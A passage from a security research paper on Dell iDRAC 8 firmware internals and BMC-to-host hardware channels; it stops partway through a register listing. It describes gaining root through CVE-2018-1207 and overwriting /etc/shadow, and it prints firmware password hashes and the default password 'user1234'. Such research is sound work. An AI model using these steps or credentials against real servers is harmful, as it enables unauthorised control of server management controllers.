


Fig. 2. Remote console on iDRAC 8.

Corp. Hub". This means that the iDRAC is able to simulate some USB devices to the main operating system. Section 4 gives more detail about this interaction.

From the authenticated part of the website, users can also reconfigure the iDRAC, trigger a reboot of the server, change the state of a UID LED [4], etc. All these features require the iDRAC to share access to some mainboard components with the main operating system.

The web server also implements Redfish 1.0 API under the URL `/redfish/v1/`. This API enables an authenticated user to perform most of the actions provided by the BMC (monitor the server, add accounts to the iDRAC [5], etc.) but in a way that is easier to integrate with programs. On the web server used by iLO from HP, this interface has been vulnerable to an authentication bypass (CVE-2017-12542) and Périgaud, Gazet and Czarny published a way to fully compromise a HP server with it [6]. Even though this vulnerability did not exist on iDRAC, this proves the power of this API and the fact that iDRAC's web server needs a privileged access to the hardware components of a server. The fact that Dell's implementation made the web server run as `root` can be related to this needed access.

The actions provided by Redfish API are also provided by the SMASH CLP (Systems Management Architecture for Server Hardware - Command Line Protocol) available over SSH. Even though iDRAC uses a GNU/Linux kernel, the prompt that appears when a user authenticates to the iDRAC SSH server is a SMASH CLP prompt instead of a usual shell like `bash`.

3.2 Firmware freedom

Dell uses much free software in iDRAC. This can be seen for example in the changelogs that are published with firmware updates. For example, iDRAC 8's update to version 2.50.50.50 [6] contains changes such as "Updated OpenSSH to 7.4p1" and "Upgraded to OpenSSL 1.0.2k". Moreover, Dell distributes the source code of these software, with the changes it did, in a place which can be found via the "About" page of iDRAC's website. This page contains the following text:

> A portion of the software below may consist of open source software, which you can use as per the terms and conditions of the specific license under which the open source software is distributed. For certain open source software licenses,

4. The *Unit ID LED* is a light-emitting diode on a server that helps identifying it.

5. Accounts can be added using the `/redfish/v1/Managers/iDRAC.Embedded.1/Accounts` endpoint.

6. `https://www.dell.com/support/home/us/en/04/drivers/driversdetails?driverId=278FC`

> you are also entitled to obtain the corresponding source files. You may find corresponding source files for this program at `https://opensource.dell.com`.

Several gigabytes of compressed data from iDRAC 8 components can indeed be downloaded from `https://opensource.dell.com/releases/idrac8/`. Once extracted, this data contains:

- the source code of some free-software projects used by iDRAC (in `externalsrc/`):
  - the GNU/Linux kernel in `externalsrc/linux-yocto/`, with files specific to iDRAC's System-on-Chip (SoC), such as `arch/sh/boards/board-sh7757lcr.c` ;
  - Dell's custom kernel modules used by iDRAC's firmware in `externalsrc/linux-drivers/` ;
  - the U-Boot bootloader in `externalsrc/u-boot-idrac8/`, with files specific to iDRAC's SoC in the directory `u-boot_B0/board/renesas/sh7757lcr/` ;
  - OpenSSL, patches for OpenSSH, etc.;
- many binary executable files (programs and shared libraries in ELF format), in `ipk-dropbox/`, that were compiled for a SH4 CPU;
- many other directories (`meta-drac`, `meta-oe`, `poky`, etc.).

The comments that are written in the distributed source code give a better understanding on how iDRAC firmware uses the hardware.

Furthermore, the firmware updates are not encrypted. An update package for Linux consists in a shell script merged with an archive in tar.gz format. This archive can be extracted using tools found in usual Linux systems (such as command `tar`). It contains several tools that can be used on a Dell server running Linux to upgrade iDRAC's firmware using Linux's IPMI driver (through `/dev/ipmi0`). The new firmware is located in file `payload/firmimg.d7` and contains a U-Boot image header, a Linux kernel, and two filesystems in Squashfs format that can be extracted using Binwalk. One of the filesystems is the root filesystem of iDRAC, with usual directories (`/bin`, `/dev`, `/etc`, `/usr`, etc.). Information about the Linux distribution that has been used in order to produce the firmware can be found in several files:

- `/etc/issue` is "*Poky 8.0 (Yocto Project 1.3 Reference Distro) 1.3*";
- `/bin/net-snmp-config` is a shell script containing options for `sh4-poky-linux-gcc`, such as `--sysroot=/home/jenkins/jenkins_slave_builds_prod/workspace/idrac-13g-ducati1.5-master-release-A-Rev/build-yocto-sh4/tmp/sysroots/idrac8`;

— many binary files refer to this Jenkins directory when referencing paths to their source files.

As described on Poky's website [7], "Poky is a reference distribution of the Yocto Project®". The Yocto Project® is a project whose goal is to produce tools and processes that enable the creation of Linux distributions for embedded and IoT software that are independent of the underlying architecture of the embedded hardware [8]. The files that were found show that Poky is the distribution that Dell used in order to build iDRAC's firmware.

3.3 Obtaining a shell

Matias Soler, Sebastian Soler and Nico Waisman presented at Black Hat USA 2018 a way to exploit vulnerability CVE-2018-1207 in order to execute arbitrary commands on an iDRAC [8]. This exploit enables attackers to upload a shared library through iDRAC's website and to load it in a process started from the browser. Using functions that are executed as soon as the library is loaded, attackers can run arbitrary code as `root` on iDRAC. The researchers used the exploit to launch a *reverse-shell* from the web server (by establishing a TCP connection and binding it to a new instance of `/bin/sh`). This shell is spawned as user `root`. It would be easier to analyze the iDRAC if this shell was directly available via SSH.

The initial content of `/etc/passwd` is given on listing 1. The shell of `racuser` is `/usr/bin/clpd`, which is the program that implements the SMASH CLP. Experiments show that `racuser` is the user that iDRAC uses to create processes resulting from a SSH connection [9]. After replacing `racuser`'s shell with `/bin/sh` (using the *reverse-shell* obtained with CVE-2018-1207), when a user connects to the iDRAC through SSH, a real shell is launched instead of the SMASH CLP.

```
root:x:0:0:root:/:/bin/sh
user1:x:500:500:Linux User,,,:/:/bin/sh
racuser:x:1000:500:Linux User,,,:/tmp:/usr/bin/clpd
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/
    nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/bin/false
messagebus:x:999:997::/var/lib/dbus:/bin/false
_lldpd:x:1001:1001:Linux User,,,:/home/_lldpd:/bin/sh
```

Listing 1. original `/etc/passwd` from iDRAC firmware.

7. `https://www.yoctoproject.org/software-item/poky/`
8. `https://en.wikipedia.org/wiki/Yocto_Project`
9. This behavior is caused by a patch allegedly written by Avocent and published by Dell in the releases available on `https://opensource.dell.com/releases/idrac8/` in file `meta-drac/recipes-yoctofixes/openssh/files/avocent.patch`.

Nevertheless, this shell runs as user `racuser`, which is not as privileged as `root`. Thanks to command `su`, it is possible to spawn a privileged shell, but only if the password of the `root` account is known. iDRAC's firmware update contains a file named `/etc/shadow` that holds the hashes of passwords (listing 2). The hash of `user1`'s password matches password "`user1234`", but `root`'s password does not seem to be publicly available, even though its hash was published a few years ago by Emmert [2].

```
root:$1$fY6DG6Hu$OpwCBE01ILIS1H/Lxq/7d0:13502:0:99999:7:::
user1:$1$nVOr80rB$HDAd6FRlG24k/WN4ZuYPC0:0:0:99999:7:::
racuser:!:0:0:99999:7:::
avahi:!!:15569:::::
sshd:*:11880:0:99999:7:-1:-1:0
messagebus:!:15873:0:99999:7:::
_lldpd:!:16555:0:99999:7:::
```

Listing 2. original `/etc/shadow` from iDRAC firmware.

Even though this password is unknown, the previous vulnerability allows overwriting its value in `/etc/shadow`. This allows running a shell as `root` over SSH on the iDRAC. Some commands can then be issued in order to collect precise information about the firmware version and iDRAC's environment, as shown in listing 3.

```
[SH7757 /flash/data0/home/root]$ su
root's password:

[SH7757 /flash/data0/home/root]$ id
uid=0(root) gid=0(root) groups=0(root)

[SH7757 /flash/data0/home/root]$ uname -a
Linux MpCOZlZ 3.4.11 #1 Thu Aug 18 13:03:21 CDT 2016 sh4a GNU/Linux

[SH7757 /flash/data0/home/root]$ cat /proc/version
Linux version 3.4.11 (jenkins@gitbuild12g105) (gcc version 4.7.2 (
    GCC) ) #1 Thu Aug 18 13:03:21 CDT 2016

[SH7757 /flash/data0/home/root]$ cat /etc/issue
Poky 8.0 (Yocto Project 1.3 Reference Distro) 1.3 \n \l

[SH7757 /flash/data0/home/root]$ cat /flash/pd0/fw_ver
2.40.45.40.40
2.40.40.40.107
built for - system
Thu Aug 18 13:26:24 CDT 2016
160818132624
IDRAC SVN Rev  =
Hudson Project = idrac-13g-ducati1.5-master-release-A-Rev
Hudson Build # = 619
Release ID     =
MSC Revision = https://pgre-svn2.us.dell.com/svn/LC/13g/branches/
    rts_PlusPlusPlus/msc 4876
```

```
[SH7757 /flash/data0/home/root]$ cat /flash/pd0/lc_ver ; echo
2.40.40.40.107

[SH7757 /flash/data0/home/root]$ cat /proc/cpuinfo
machine         : SH7757LCR
processor       : 0
cpu family      : sh4a
cpu type        : SH7758
cut             : 11.x
cpu flags       : fpu perfctr llsc
cache type      : split (harvard)
icache size     : 32KiB (4-way)
dcache size     : 32KiB (4-way)
address sizes   : 32 bits physical
bogomips        : 576.00

[SH7757 /flash/data0/home/root]$ cat /proc/cmdline
root=/dev/mmcblk0p2 rootwait rw rootfstype=squashfs mem=239616k
console=ttyS2,115200 <NULL>
mac1=18:66:DA:XX:XX:XX mac2=18:66:da:xx:xx:xx
mode=normal reset_cause=ac nmi_buf=0x83000000 quiet
console=ttySC2,115200 init=/sbin/init

[SH7757 /flash/data0/home/root]$ ls -l /sbin/init
lrwxrwxrwx 1 root 0 20 Aug 18 2016 /sbin/init -> /lib/systemd/
    systemd
```

Listing 3. some commands from a root shell on iDRAC 8.

When exploring the system which is now accessible, something seems wrong: even though the iDRAC uses accounts (for its web interface, SMASH CLP, etc.), their usernames and passwords are different from the Linux user accounts. This difference is caused by a custom configuration of PAM subsystem [10]. Indeed, `/etc/pam.d/` contains files that refer to modules `pam_ldap_manager.so` and `pam_local_manager.so` (listing 4).

```
auth    sufficient  pam_ldap_manager.so
auth    sufficient  pam_local_manager.so use_first_pass
auth    required    pam_auth_status.so caller=login sessiontype=CLP
```

Listing 4. extract from `/etc/pam.d/login` in iDRAC 8.

Library `/lib/security/pam_local_manager.so` uses functions from other libraries (`libosi.so.1.2.3`, `libaim.so.1.2.3` and `libfnmgr-client.so.9.9.9`) to verify account credentials, none of them related to the usual functions `getpwnam()` and `getspnam()` from glibc.

10. The Pluggable Authentication Modules subsystem is a set of libraries and configuration files commonly used on Linux-based systems to authenticate users and manage sessions.

In the end, the account credentials are stored in a *credential vault filesystem* which is configured by `/etc/init.d/credential-vault-13g.sh`. This script mounts an encrypted file[11] on both `/flash/13g-cv` and `/flash/data0/cv`. The credentials of iDRAC's accounts are located in `/flash/13g-cv/avctpasswd` and the passwords are hashed with salted SHA256[12].

4 Hardware from a Linux point-of-view

The previous section described the main services exposed by iDRAC, explained how the firmware and some source code can be downloaded and extracted, and presented a way to get a `root` shell on an iDRAC. All of this enable studying iDRAC's interactions with the hardware of a server in order to find communication channels with the main operating system.

4.1 The hardware seen from the main operating system

The main operating system communicates with the iDRAC using several channels provided by hardware components. When the OS is Linux, the virtual filesystem in `/sys` gives detailed information about the available hardware. With a tool such as `graph-hw`[13] (which has already been presented at SSTIC[14]), this information can be represented as a graph that is easier to analyze (figure 3).

The hardware peripherals that are exposed are the following ones:

— USB-HID devices (keyboard, mouse) named "Avocent Keyboard / Mouse Function" connected to a USB hub named "Dell Computer Corp. Hub", itself connected to a USB hub from Intel that is connected to a USB controller. Moreover, when a USB device is connected to the front panel of the studied Dell server, it appears below the same Intel USB hub. This makes it likely for this hub to be a real device in the server. The iDRAC then uses real USB

11. The file is `/mmc1/.cv.img` and is mounted with `losetup`, `dmsetup create` and `mount`. The encryption cipher which is used is `aes-ecb-essiv:sha256` with a key that is hard-coded in script `/etc/init.d/credential-vault-13g.sh` and that does not seem to be customized in each installation.

12. When considering each line of `/flash/13g-cv/avctpasswd` as a list of fields separated with "`:`", field #0 is the username, field #15 is a 16-byte-long salt encoded in hexadecimal and field #14 is `SHA256(password || salt)` in hexadecimal.

13. `https://github.com/fishilico/home-files/blob/master/bin/graph-hw`

14. The rump session entitled *Représenter l'arborescence matérielle* is available at `https://www.sstic.org/2018/presentation/2018_rumps/`.




Fig. 3. Extract of device tree from the main operating system (green: PCIe devices, blue: USB devices, orange: HID and graphics devices, gray: I^2C devices).

connectivity to connect its virtual keyboard and mouse to the hardware tree of the main operating system [15].

— The graphics card (a Matrox G200eR2 identified thanks to device nodes `/dev/fb0` and `/dev/dri/card0` on the right part of figure 3) is accessed through a chain of PCI switches and bridges. Several of these devices are named "Renesas [...] SH7758" (figure 4), which is the name of the CPU used by the iDRAC. This could mean that the iDRAC CPU has direct access to the PCIe bus.

— The Linux kernel creates a device node named `/dev/ipmi0` which can be used to issue IPMI commands to the iDRAC. The driver stack of this device uses kernel modules `ipmi_devintf`, `ipmi_si`, `ipmi_ssif` and `ipmi_msghandler` in order to transmit and receive IPMI messages over the SMBus (System Management Bus) with protocols such as KCS (Keyboard-Controller Style), SMIC (System Management Interface Chip) or BT (Block Transfer).

Vendor ID	Device ID	Vendor name	Device name
8086	8d1e	Intel Corporation	C610/X99 series chipset PCI Express Root Port #8
1912	001d	Renesas Technology Corp.	SH7758 PCIe Switch [PS]
1912	001a	Renesas Technology Corp.	SH7758 PCIe-PCI Bridge [PPB]
102b	0534	Matrox Electronics Systems Ltd.	G200eR2

Fig. 4. Table of PCIe device identifiers on the path to the graphics card, as seen from the main operating system.

More interfaces between the iDRAC and the main operating system might exist and might be more difficult to discover. Focusing on the interfaces that were enumerated, how are they used by iDRAC's firmware?

4.2 The hardware seen from the iDRAC

As iDRAC's firmware has been build from Linux, information about the hardware accessible from the iDRAC can be gathered by browsing `/dev` and `/sys`, reading kernel logs and `/proc/iomem`, etc. Moreover, the firmware uses custom kernel modules, which source files are freely available on `https://opensource.dell.com/`. These source files allow getting a better understanding of hardware components.

15. This is major difference between Dell iDRAC and HP iLO4, as the later implements a virtual USB controller in its firmware.

First, iDRAC's firmware does not see any PCI device tree: there is neither `/sys/bus/pci/` nor any PCI device in `/sys/devices/`. There exists nevertheless a USB Device Controller (UDC) named "R8A66597". This controller exposes several USB gadget devices (figure 5).

Directory name in /sys/devices/platform/	Driver name	Device nodes
r8a66597_udc.0	g_hub	
r8a66597_udc.1	g_kbdmouse	/dev/avct/usb_keyboard /dev/avct/usb_mouse
r8a66597_udc.2	g_mass_storage	/dev/avct/usb_iface1
r8a66597_udc.3		
r8a66597_udc.4	g_mass_storage1	/dev/avct/usb_iface2
r8a66597_udc.5	g_mass_storage2	/dev/avct/usb_iface3
r8a66597_udc.6	g_mass_storage3	/dev/avct/usb_iface4
r8a66597_udc.7	g_ether	network interface usb1

Fig. 5. Table of USB gadget devices used by iDRAC's R8A66597 UDC.

The USB keyboard and mouse match the USB devices that were seen from the main operating system. The mass storage USB devices can appear on the main operating system when a user enables a virtual CDROM or a virtual Floppy in the remote console. The Ethernet network interface was not present in USB devices from the main operating system. Nevertheless, by investigating the available commands on the iDRAC, it appears that it is possible to enable this interface with a command accessible from iDRAC's shell (SHASH CLP), using a subcommand named "`racadm`" (listing 5). The network interface will then appear on the main operating system as an Ethernet-over-USB interface next to the keyboard/mouse USB device. On systems running systemd, this interface is named `idrac` and can be configured like usual network interfaces. Researchers from Immunity, Inc. found that this command can also be used from the main operating system, through the IPMI channel [8].

```
[SH7757 /flash/data0/home/root]$ clpd
/admin1-> racadm get iDRAC.OS-BMC
[Key=iDRAC.Embedded.1#OS-BMC.1]
AdminState=Disabled
OSIpAddress=0.0.0.0
#PTCapability=Capable
PTMode=usb-p2p
UsbNicIpAddress=169.254.0.1

/admin1-> racadm set iDRAC.OS-BMC.AdminState Enabled
[Key=iDRAC.Embedded.1#OS-BMC.1]
Object value modified successfully
```

Listing 5. Enabling a network interface from iDRAC's shell.

The server graphics card does not seem to be accessible in usual ways from the iDRAC, as the filesystem does not show `/dev/dri/` nor `/dev/fb0` nor `/sys/class/drm/`. However, `/proc/iomem` contains some entries that refer to a video device (listing 6).

```
[SH7757 /flash/data0/home/root]$ grep video /proc/iomem
fe900000-fe90003b : aess_video
fea02000-fea02fff : aess_video
ff000030-ff000047 : aess_video
ffc10000-ffc1013f : aess_video
```

Listing 6. Entries related to video in `/proc/iomem`.

There also exist some special files related to the video device:

— `/dev/avct/video` is a character device with major number 253 and minor number 0. `/proc/devices` tells that this device is handled by a kernel module named `aess_video`.

— `/proc/aess_video` gives some information about a video device (memory addresses, checksums, etc.).

The source code of `aess_video` [16] contains some comments that describe the role of the memory regions identified in `/proc/iomem` (listing 7).

```
/*
 * DVC5 register base addres
 */
#define PBASE_DVC5_ADDR 0xFEA02000
#define VIDEO_CORE_REG_SIZE 0x1000

/*
 * Graphic controller register base address
 */
#define PBASE_GCTRL_ADDR 0xFFC10000
#define GCTRL_REG_SIZE 0x140

/*
 * ECD register base address
 */
#define PBASE_ECD_ADDR 0xFE900000
#define ECD_REG_SIZE 0x3C

/*
 * SH7757 Version and Product registers
 */
#define PBASE_VERSION_ADDR 0xFF000030
#define VERSION_REG_SIZE 0x18
```

Listing 7. `externalsrc/linux-drivers/video_driver/aess_video.h`.

16. The `externalsrc/linux-drivers/video_driver` directory comes from archives downloaded from `https://opensource.dell.com/`.

This kernel module uses components that are named with acronyms that do not have a clear definition: “DVC Engine” and “ECD/ECC”. “DVC” is also used in a function comment in another file, to describe a video file format (listing 8). This function does not seem to be used anywhere in iDRAC’s firmware, but a function nearby, named `avct_vkvm_capture_screen` is directly usable through command `avct_control` in order to take a screenshot in PNG format (listing 9). Using `strace` in order to understand how `avct_control` interacts with the screen, it is observed that the only relevant operations that `avct_control` does consists in sending a message to `/sbin/avct_server` over a Unix socket located in `/tmp/rpSocket`.

```
/*!
 *  Description: Start capture of host video in DVC format to the
     specified file.
 *
 * szName - The file name (including path) to store the file to.
 * ulSize - The maximum size for the video file.
 */
int avct_vkvm_start_video_capture(const char *szName, uint32_t
    ulSize);
```

Listing 8. Extract from header file `ipk-dropbox/librpipc/image/usr/include/librpipc/avct/rpipc.h`.

```
[SH7757 /dev/shm]$ avct_control --file $(pwd)/my-screen.png capture
Capturing screen to file '/dev/shm/my-screen.png'...
Captured.
[SH7757 /dev/shm]$ hd < /dev/shm/my-screen.png
00000000 89504e470d0a1a0a 0000000d49484452  |.PNG........IHDR|
00000010 0000050000000400 080200000031f163  |.............1.c|
00000020 1400002000494441 547801eddd4192a3  |... .IDATx...A..|
00000030 b8120050bba3161c 8fa58fe825c7f3f2  |...P........%...|
...
```

Listing 9. Screenshot from iDRAC’s SSH.

In the end, the iDRAC does not use the PCIe bus in order to interact with the graphics card but uses specific components to retrieve the content of the screen.

4.3 The CPLD, a large GPIO device

Several files, programs and libraries on the iDRAC refer to a CPLD [17], a programmable logic device that can be used to implement features and

17. Complex Programmable Logic Device. On the studied server, it is an Intel Altera MAX II whose part number is EPM2210F324C5N.

algorithms without manufacturing a custom chipset. Such a device might be used to implement a PCIe endpoint, which is why studying its use on iDRAC is interesting.

iDRAC 8's CPLD can be used by programs through a library, `/usr/lib/libcpld.so.1.2.3`, which uses a character device node, `/dev/dell_cplddrv`, to get and set bits in the CPLD. The operations on this node are implemented by a kernel module named `dell_cplddrv.ko`, which source code is available on `https://opensource.dell.com/`. The code contains some references to USB removable events (cf. listing 10).

```
    /* save interrupt cause for user retrieval */
    intrcause = (cpld_read(0x10)&0xf);  //ID Button latch
    if(intrcause & ID_LATCH_MASK){
        cpld_rmw(ID_LATCH_MASK, ID_LATCH_MASK, 0x10);  //clear
            interrupt
    }
/* ... */
    /* Check if the CPLD 0x14000019 Bit 1 is Asserted  */
    if( USB_REMOVAL_MASK == (cpld_read(0x19) & USB_REMOVAL_MASK) )
    {
        cpld_rmw(CPLD_USB_PCH_REMOVAL_MASK,
            CPLD_USB_PCH_REMOVAL_MASK,CPLD_USB_CONFIG_OFFSET); //
                clear interrupt
        intrcause |=CPLD_INT_PCH_USB_REMOVE;
        up(&pchusb_removal_sem);
    }
```

Listing 10. Extract of the `cpldisr_13g` function, from file `externalsrc/linux-drivers/cpld_driver/dell_cplddrv.c`.

Some bits of the CPLD are used by the iDRAC to read the state of the "ID button" of the server. Others are used to connect and disconnect virtual USB devices such as the mouse and keyboard used by the virtual console. The analysis of the use of the CPLD gives the impression that it behaves like GPIO devices: each bit has a specific meaning and can be used as an boolean input/output interface. It seems therefore unlikely for iDRAC's CPLD to provide a way to access the main memory of the server. Moreover, some architecture diagrams (figure 6) shows the CPLD device as being in the opposite side to the buses between the iDRAC and the main CPU. This makes it difficult for the CPLD to be a way to reach the main memory from the iDRAC.

4.4 The mysterious PBI device

When looking for data about the PCIe bridges that were seen between the PCIe root complex and the graphics card (section 4.1), several search

engines give pages on Ubuntu Certified hardware's website[18]. For example `https://certification.ubuntu.com/catalog/component/pci/1912%3A001d/` gives a list of Dell servers that share a "Renesas Technology Corp. SH7758 PCIe Switch [PS]".

Appendix C. System board block diagram

Figure 14. R820 system board block diagram




Fig. 6. Diagram of iDRAC hardware.
Source: `https://www.manualslib.com/manual/624251/Dell-Poweredge-R820.html?page=54`

Another page, `https://certification.ubuntu.com/catalog/component/pci/1912%3A001b/` gives a list of servers that has a PCIe endpoint device named "Renesas Technology Corp. SH7758 PCIe End-Point [PBI]". This device does not seem to exist on the studied Dell PowerEdge R730 server, but a kernel module in the firmware refers to it. In the files downloaded from `https://opensource.dell.com/`, directory `externalsrc/linux-drivers/pbi_driver/` contains the source code of a module described as "Linux driver for PBI shared memory and mailbox FIFO on the Renesas SH7757 iBMC Controller". This module

18. `https://certification.ubuntu.com/`

uses hardware registers which are mapped at addresses `0xffca0000` and `0xffcaa000`. These addresses are invisible from `/proc/iomem`, but this does not mean that the studied iDRAC system does not support this device. Searching for these addresses through iDRAC's firmware leads to functions in U-Boot and Linux (listings 11 and 12).

```
HAL_writel(0x1, 0xffca1420);  //PCIE_BARMAP0, Mailbox BAR Mapping
HAL_writel(0x4, 0xffca1470);  //PCIE_PBICTL2, A Reserved Bit??>
HAL_writel(0x0, 0xffca1604);  //PCIE_BSTCTL0, Disable Burst Xfer
HAL_writel(0x30000, 0xffca160c); //PCIE_ENDICTL0
HAL_writel(0x3, 0xffca1610);  //PCIE_ENDICTL1

HAL_writel(0xffcaa000, 0xffca1260); //PCIE_LAD0, Local Address
    Register 0
HAL_writel(0xff2, 0xffca1264); //PCIE_LADMSK0, Local Address Mask
    Register 0
HAL_writel(0xe500e000, 0xffca1268); //PCIE_LAD1
HAL_writel(0x72, 0xffca126c);       //PCIE_LADMSK1
/* ... */
/*
 * DF533855 PCIe Training fix.  I have no idea what this is/does.
 * Renesas says to put it in.
 */
